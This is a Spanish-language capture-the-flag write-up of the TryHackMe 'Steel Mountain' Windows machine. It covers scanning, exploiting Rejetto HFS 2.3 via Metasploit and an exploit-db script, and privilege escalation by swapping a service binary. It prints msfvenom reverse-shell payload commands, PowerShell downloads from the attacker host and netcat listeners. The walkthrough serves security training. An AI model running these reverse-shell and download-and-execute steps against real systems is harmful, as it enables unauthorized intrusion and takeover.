Steel Mountain

24/10/2021

Enumeration

Whatweb

```
whatweb 10.10.175.163
```

```
http://10.10.175.163 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/8.5], IP[10.10.175.163], Microsoft-IIS[8.5]
\
```

WhichSystem.py

mediante el tty, sabemos que es una maquina Windows
10.10.175.163 (ttl -> 125): Windows

nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.175.163 -oG allPorts
```

```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack ttl 125
135/tcp   open  msrpc         syn-ack ttl 125
139/tcp   open  netbios-ssn   syn-ack ttl 125
445/tcp   open  microsoft-ds  syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125
5985/tcp  open  wsman         syn-ack ttl 125
8080/tcp  open  http-proxy    syn-ack ttl 125
47001/tcp open  winrm         syn-ack ttl 125
49152/tcp open  unknown       syn-ack ttl 125
49153/tcp open  unknown       syn-ack ttl 125
49154/tcp open  unknown       syn-ack ttl 125
49155/tcp open  unknown       syn-ack ttl 125
49157/tcp open  unknown       syn-ack ttl 125
49163/tcp open  unknown       syn-ack ttl 125
49164/tcp open  unknown       syn-ack ttl 125
```

descubrimos 15 puertos de los cuales 4 son conocido

ahora mediante descubrimiento de vulnerabilidades

```
sudo nmap -sC -sV -p80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49157,49163,49164
10.10.175.163 -oN Vulenrabilidades
```

```
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2021-10-26T00:43:19+00:00
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2021-10-25T00:27:35
|_Not valid after:  2022-04-26T00:27:35
|_ssl-date: 2021-10-26T00:43:24+00:00; -1s from scanner time.
```


```
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http          HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
49164/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 02:73:a3:55:c9:73 (unknown)
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-26T00:43:18
|_  start_date: 2021-10-26T00:27:26

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.63 seconds
```

entramos a los dos sitios web

http://10.10.175.163

encontramos un sitio web
inteccionamos la pagina pero no encontramos nada


impeccionamos la imagen y vemos que se llama
Bill Harper posible usuario



Employee of the month

ahora entramos a la pagina donde esta corriendo el web server

http://10.10.175.162:8080



0 folders, 0 files, 0 bytes

0 items selected

No files in this folder

por lo que vemos que esta ejecutando Rejetto HTTP File Server como servidor de archivos

Buscamos el exploit

```
searchsploit "Rejetto Http File Server"
searchsploit -t Rejetto Http File Server
 Exploit Title                                                                                          |  Path
-------------------------------------------------------------------------------------------------------- ---------------------------------
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)                                  | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities                                       | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                                          | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)                                     | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)                                     | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution                                | windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                                             | windows/webapps/49125.py
-------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

vemos la ruta completa

```
 searchsploit -p windows/remote/34926.rb
Exploit: Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
     URL: https://www.exploit-db.com/exploits/34926
    Path: /usr/share/exploitdb/exploits/windows/remote/34926.rb
File Type: Ruby script, ASCII text

Copied EDB-ID #34926's path to the clipboard
```

copiamos el sploit

```
searchsploit -m /usr/share/exploitdb/exploits/windows/remote/34926.rb
```

Explotation

iniciamos metasplot

```
msfconsole
search 2014-6287
```

```
Matching Modules
================

  #  Name                           Disclosure Date  Rank       Check  Description
  -  ----                           ---------------  ----       -----  -----------
  0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

```
use0
show options
```

solo se requiere el RHOSTS, RPORT,SRVPORT, cambiar el LHOST,

```
set RHOSTS 10.10.175.163
set RPORT 8080
set srvport 9090
set LHOST 10.13.14.123
```

Obteniendo acceso a usuario normal

```
run -j
```

esperamos a que se ejecute

y nos carga una shell de windows

vemos que usuario somos

```
getuid
Server username: STEELMOUNTAIN\bill
```

por lo que no tenemos privilegios

buscamos la flag

```
pwd
C:\Users\bill\Desktop
cat user.txt
```

obetenemos la bandera

b04763b6fcf51fcd7c13abc7db4fd365

Obteniendo acceso a usuario root con metasploit

usaremos PowerUp para evaluar una maquina windows y determinar cualquier anomaliar, PowerUp tien como objetivo ser una camara de compensacion de los vectores de escalada de privilegios de Windows comunes que se basan en configuraciones incorrectas

lo podemos descargar a nuestra maquina

```
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
```

lo subimos anuestra maquina de mestasploit

```
upload PowerUp.ps1
```

para ejecutar el archivo, esto es usando meterpreter, escribimos

```
load powershell
```

ingresamos a powershell

```
powershell_shell
```

y tenemos una consola powershell

ejecutamos el Powerup.ps1

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```

```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit; IdentityReference=STEELMOUNTAIN\bill;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
                 IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

cuando ponemos atencion en CanRestart y es True, nos permite reiniciar un servicio en el sistema, el directorio de la aplicacion tambien se puede escribir. Esto significa que podemos reemplazar la aplicacion legitima con nuestra aplicacion maliciosa, reiniciar el servicio,

ahora utilizaremos msfvenom para generar un shell inverso como ejecutable de Windows

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.13.14.123 LPORT=443 -e x86/shikata_ga_nai -f exe -o shell_1.exe
```

cargamos el shell reverse

```
upload shell_1.exe
```

```
background
```

nos ponemos en segundo plano para crear un listener

```
nc -lvnp 443
```

Volvemos a nuestra maquina victima

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information             Connection
  --  ----  ----             -----------             ----------
```

```
1       meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.13.14.123:4444 -> 10.10.175.163:49403 (10.10.175.163)
```

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

cargamos de nuevo nuestra powershell

```
meterpreter > load powershell
[!] The "powershell" extension has already been loaded.
meterpreter > powershell_shell
```

vemos que hay en la diguiente ruta

```
PS > dir "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"


 Directory: C:\Program Files (x86)\IObit\Advanced SystemCare


Mode              LastWriteTime     Length Name
----              -------------     ------ ----
-a---        7/25/2016  10:01 AM     452384 ASCService.exe
```

vemos que esta el archivo que tenemos que reemplazar

```
PS > copy shell_1.exe"C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ERROR: copy : The process cannot access the file 'C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe' because it
ERROR: is being used by another process.
ERROR: At line:1 char:1
ERROR: + copy shell_1.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.e ...
ERROR: + ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ERROR:     + CategoryInfo          : NotSpecified: (:) [Copy-Item], IOException
ERROR:
```

sin embargo no nos deja, por lo que tenemos que parar el servicio

```
stop-service AdvancedSystemCareService9
```

comprobamos que el servicio paro

```
PS > get-service AdvancedSystemCareService9

Status   Name               DisplayName
------   ----               -----------
Stopped  AdvancedSystemC... Advanced SystemCare Service 9
```

volvemos a ejecutar el copy

```
PS > copy shell_1.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
```

para comprobar que se reemplazo el archivo vemos de nuevo la carpeta

```
PS > dir "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"


    Directory: C:\Program Files (x86)\IObit\Advanced SystemCare


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        10/25/2021   9:20 PM          73802 ASCService.exe
```

Y vemos por medio del tama;o del archivo que se cambio correctamente

ahora volvemos a iniciar el servidor que anteriormente habiamos parado

```
start-service AdvancedSystemCareService9
```

y vemos que nuestra reverse shell funciono y tenemos acceso al servicio como root

nos vamos al directorio Adminsitrator

```
cd Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>dir

root.txt

C:\Users\Administrator\Desktop>type root.txt
```

obetenemos la bandera
9af5f314f57607c00fd09803a587db80

Obteniendo acceso a usuario root sin metasploit

usaremos linpeas para enumerar los vectores
buscaremos primero el sploit

```
searchsploit "Rejetto Http File Server"
searchsploit -t Rejetto Http File Server
 Exploit Title                                                                                          |  Path
------------------------------------------------------------------------------------------------------- ---------------------------------
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)                                  | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities                                       | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                                          | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)                                     | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)                                     | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution                                | windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                                             | windows/webapps/49125.py
------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

escogemos el sploit mas actual

searchsploit -m windows/remote/39161.py

nombramos el sploit

mv 39161.py exploit.py

descargamos el binario de netcat

https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe

lo guardamos en la misma carpeta donde esta el exploit

lo reenombramos el ncat.exe


mv ncat.exe nc.exe

montamos un servidor web en otra terminal

sudo python3 -m http.server 80

montamos un listener en otra terminal

sudo nc -lvnp 80



```
❯ ls
34926.rb  exploit.py  nc.exe

❯ python exploit.py 10.10.254.94 8080

 ~/Desktop/Trytohackeme/Machines/Steel_Mountain/exploits ❯ ✔
```

```
❯ sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.254.94 - - [26/Oct/2021 01:18:20] "GET /nc.exe HTTP/1.1" 304 -
10.10.254.94 - - [26/Oct/2021 01:18:20] "GET /nc.exe HTTP/1.1" 304 -
10.10.254.94 - - [26/Oct/2021 01:18:20] "GET /nc.exe HTTP/1.1" 304 -
10.10.254.94 - - [26/Oct/2021 01:18:20] "GET /nc.exe HTTP/1.1" 304 -
```

```
❯ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.13.14.123] from (UNKNOWN) [10.10.254.94] 49387
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

y tenemos acceso a windows

podemos ver los servicios que esta corriendo windows manualmente

```
powershell -c Get-Service
```

```
Status   Name               DisplayName
------   ----               -----------
Running  AdvancedSystemC... Advanced SystemCare Service 9
Running  AeLookupSvc        Application Experience
Stopped  ALG                Application Layer Gateway Service
Running  AmazonSSMAgent     Amazon SSM Agent
Running  AppHostSvc         Application Host Helper Service
Stopped  AppIDSvc           Application Identity
Stopped  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  AudioEndpointBu... Windows Audio Endpoint Builder
Stopped  Audiosrv           Windows Audio
Running  AWSLiteAgent       AWS Lite Guest Agent
Running  BFE                Base Filtering Engine
Stopped  BITS               Background Intelligent Transfer Ser...
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Stopped  Browser            Computer Browser
Running  CertPropSvc        Certificate Propagation
Stopped  COMSysApp          COM+ System Application
Running  CryptSvc           Cryptographic Services
Running  DcomLaunch         DCOM Server Process Launcher
Stopped  defragsvc          Optimize drives
Stopped  DeviceAssociati... Device Association Service
Stopped  DeviceInstall      Device Install Service
Running  Dhcp               DHCP Client
Running  Dnscache           DNS Client
Stopped  dot3svc            Wired AutoConfig
Running  DPS                Diagnostic Policy Service
Running  DsmSvc             Device Setup Manager
Stopped  Eaphost            Extensible Authentication Protocol
Running  Ec2Config          Ec2Config
Stopped  EFS                Encrypting File System (EFS)
Running  EventLog           Windows Event Log
Running  EventSystem        COM+ Event System
Stopped  fdPHost            Function Discovery Provider Host
Stopped  FDResPub           Function Discovery Resource Publica...
Running  FontCache          Windows Font Cache Service
Running  gpsvc              Group Policy Client
Stopped  hidserv            Human Interface Device Service
Stopped  hkmsvc             Health Key and Certificate Management
Stopped  IEEtwCollectorS... Internet Explorer ETW Collector Ser...
Running  IKEEXT             IKE and AuthIP IPsec Keying Modules
Stopped  IObitUnSvr         IObit Uninstaller Service
Running  iphlpsvc           IP Helper
Stopped  KeyIso             CNG Key Isolation
Stopped  KPSSVC             KDC Proxy Server service (KPS)
Stopped  KtmRm              KtmRm for Distributed Transaction C...
Running  LanmanServer       Server
Running  LanmanWorkstation  Workstation
Running  LiveUpdateSvc      LiveUpdate
Stopped  lltdsvc            Link-Layer Topology Discovery Mapper
Running  lmhosts            TCP/IP NetBIOS Helper
Running  LSM                Local Session Manager
Stopped  MMCSS              Multimedia Class Scheduler
Running  MpsSvc             Windows Firewall
Running  MSDTC              Distributed Transaction Coordinator
Stopped  MSiSCSI            Microsoft iSCSI Initiator Service
Stopped  msiserver          Windows Installer
Stopped  napagent           Network Access Protection Agent
Stopped  NcaSvc             Network Connectivity Assistant
Stopped  Netlogon           Netlogon
Stopped  Netman             Network Connections
Running  netprofm           Network List Service
Stopped  NetTcpPortSharing  Net.Tcp Port Sharing Service
Running  NlaSvc             Network Location Awareness
Running  nsi                Network Store Interface Service
Stopped  PerfHost           Performance Counter DLL Host
Stopped  pla              Performance Logs & Alerts
Running  PlugPlay         Plug and Play
Running  PolicyAgent      IPsec Policy Agent
Running  Power            Power
Stopped  PrintNotify      Printer Extensions and Notifications
Running  ProfSvc          User Profile Service
Stopped  PsShutdownSvc    PsShutdown

Stopped  RasAuto          Remote Access Auto Connection Manager
Stopped  RasMan           Remote Access Connection Manager
Stopped  RemoteAccess     Routing and Remote Access
Stopped  RemoteRegistry   Remote Registry
Running  RpcEptMapper     RPC Endpoint Mapper
Stopped  RpcLocator       Remote Procedure Call (RPC) Locator
Running  RpcSs            Remote Procedure Call (RPC)
Stopped  RSoPProv         Resultant Set of Policy Provider
Stopped  sacsvr           Special Administration Console Helper
Running  SamSs            Security Accounts Manager
Stopped  SCardSvr         Smart Card
Stopped  ScDeviceEnum     Smart Card Device Enumeration Service
Running  Schedule         Task Scheduler
Stopped  SCPolicySvc      Smart Card Removal Policy
Stopped  seclogon         Secondary Logon
Running  SENS             System Event Notification Service
Running  SessionEnv       Remote Desktop Configuration
Stopped  SharedAccess     Internet Connection Sharing (ICS)
Running  ShellHWDetection   Shell Hardware Detection
Stopped  smphost          Microsoft Storage Spaces SMP
Stopped  SNMPTRAP         SNMP Trap
Running  Spooler          Print Spooler
Stopped  sppsvc           Software Protection
Stopped  SSDPSRV          SSDP Discovery
Stopped  SstpSvc          Secure Socket Tunneling Protocol Se...
Stopped  svsvc            Spot Verifier
Stopped  swprv            Microsoft Software Shadow Copy Prov...
Stopped  SysMain          Superfetch
Running  SystemEventsBroker System Events Broker
Stopped  TapiSrv          Telephony
Running  TermService      Remote Desktop Services
Running  Themes           Themes
Stopped  THREADORDER      Thread Ordering Server
Stopped  TieringEngineSe... Storage Tiers Management
Running  TrkWks           Distributed Link Tracking Client
Stopped  TrustedInstaller   Windows Modules Installer
Running  UALSVC           User Access Logging Service
Stopped  UI0Detect        Interactive Services Detection
Running  UmRdpService     Remote Desktop Services UserMode Po...
Stopped  upnphost         UPnP Device Host
Stopped  VaultSvc         Credential Manager
Stopped  vds              Virtual Disk
Stopped  vmicguestinterface Hyper-V Guest Service Interface
Stopped  vmicheartbeat    Hyper-V Heartbeat Service
Stopped  vmickvpexchange   Hyper-V Data Exchange Service
Stopped  vmicrdv          Hyper-V Remote Desktop Virtualizati...
Stopped  vmicshutdown     Hyper-V Guest Shutdown Service
Stopped  vmictimesync     Hyper-V Time Synchronization Service
Stopped  vmicvss          Hyper-V Volume Shadow Copy Requestor
Stopped  VSS              Volume Shadow Copy
Running  W32Time          Windows Time
Stopped  w3logsvc         W3C Logging Service
Running  W3SVC            World Wide Web Publishing Service
Running  WAS              Windows Process Activation Service
Running  Wcmsvc           Windows Connection Manager
Stopped  WcsPlugInService   Windows Color System
Stopped  WdiServiceHost   Diagnostic Service Host
Stopped  WdiSystemHost    Diagnostic System Host
Stopped  Wecsvc           Windows Event Collector
Stopped  WEPHOSTSVC       Windows Encryption Provider Host Se...
Stopped  wercplsupport    Problem Reports and Solutions Contr...
Stopped  WerSvc           Windows Error Reporting Service
Running  WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Running  Winmgmt          Windows Management Instrumentation
Running  WinRM            Windows Remote Management (WS-Manag...
Stopped  wmiApSrv         WMI Performance Adapter
Stopped  WPDBusEnum       Portable Device Enumerator Service
Stopped  WSService        Windows Store Service (WSService)
Stopped  wuauserv         Windows Update
Stopped  wudfsvc          Windows Driver Foundation - User-mo...
```

ahora cargaremos WinPEASx86 a la maquina objetivo

```
C:\Users\bill\Desktop>powershell -c wget "http://10.13.14.123:80/winPEASx86.exe" -outfile win.exe
```

comprobamos que se cargo

```
dir
```

```
09/27/2019  05:42 AM            70 user.txt
10/25/2021  11:45 PM       1,926,144 win.exe
           2 File(s)      1,926,214 bytes
           2 Dir(s)  44,150,652,928 bytes free
```

Ahora ejecutamos winPEAS

```
win.exe
```

cuando termina de ejecutarse podemos ver que tenemos posibles servicios que podemos eplotar

```
 Services Information

⍰Interesting Services -non Microsoft-
 Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services


AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and Spa
ce detected
    File Permissions: bill [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
```

ahora generamos un payload

```
msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell_2.exe
LHOST=10.13.14.123 LPORT=6666
```

regresamos a nuestra maquina vistima

paramos los servicios que winPEAS nos proporciono

```
sc stop AdvancedSystemCareService9
```

cargamos el payload generado

```
powershell -c wget "http://10.13.14.123:80/shell_2.exe" -outfile shell_2.exe
```

copiamos el payload generado a la ruta que nos mando winPEAS

```
copy shell_2.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
copy shell_2.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
```

comprobamos que se cargo correctamente

```
dir "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
```

Ponemos en escucha nuestra maquina

```
nc -lvnp 6666
```

Volvemos a poner activo los servicios

```
sc start AdvancedSystemCareService9
```

Nos vamos a nuestro listener
y vemos que tenemos acceso con privilegios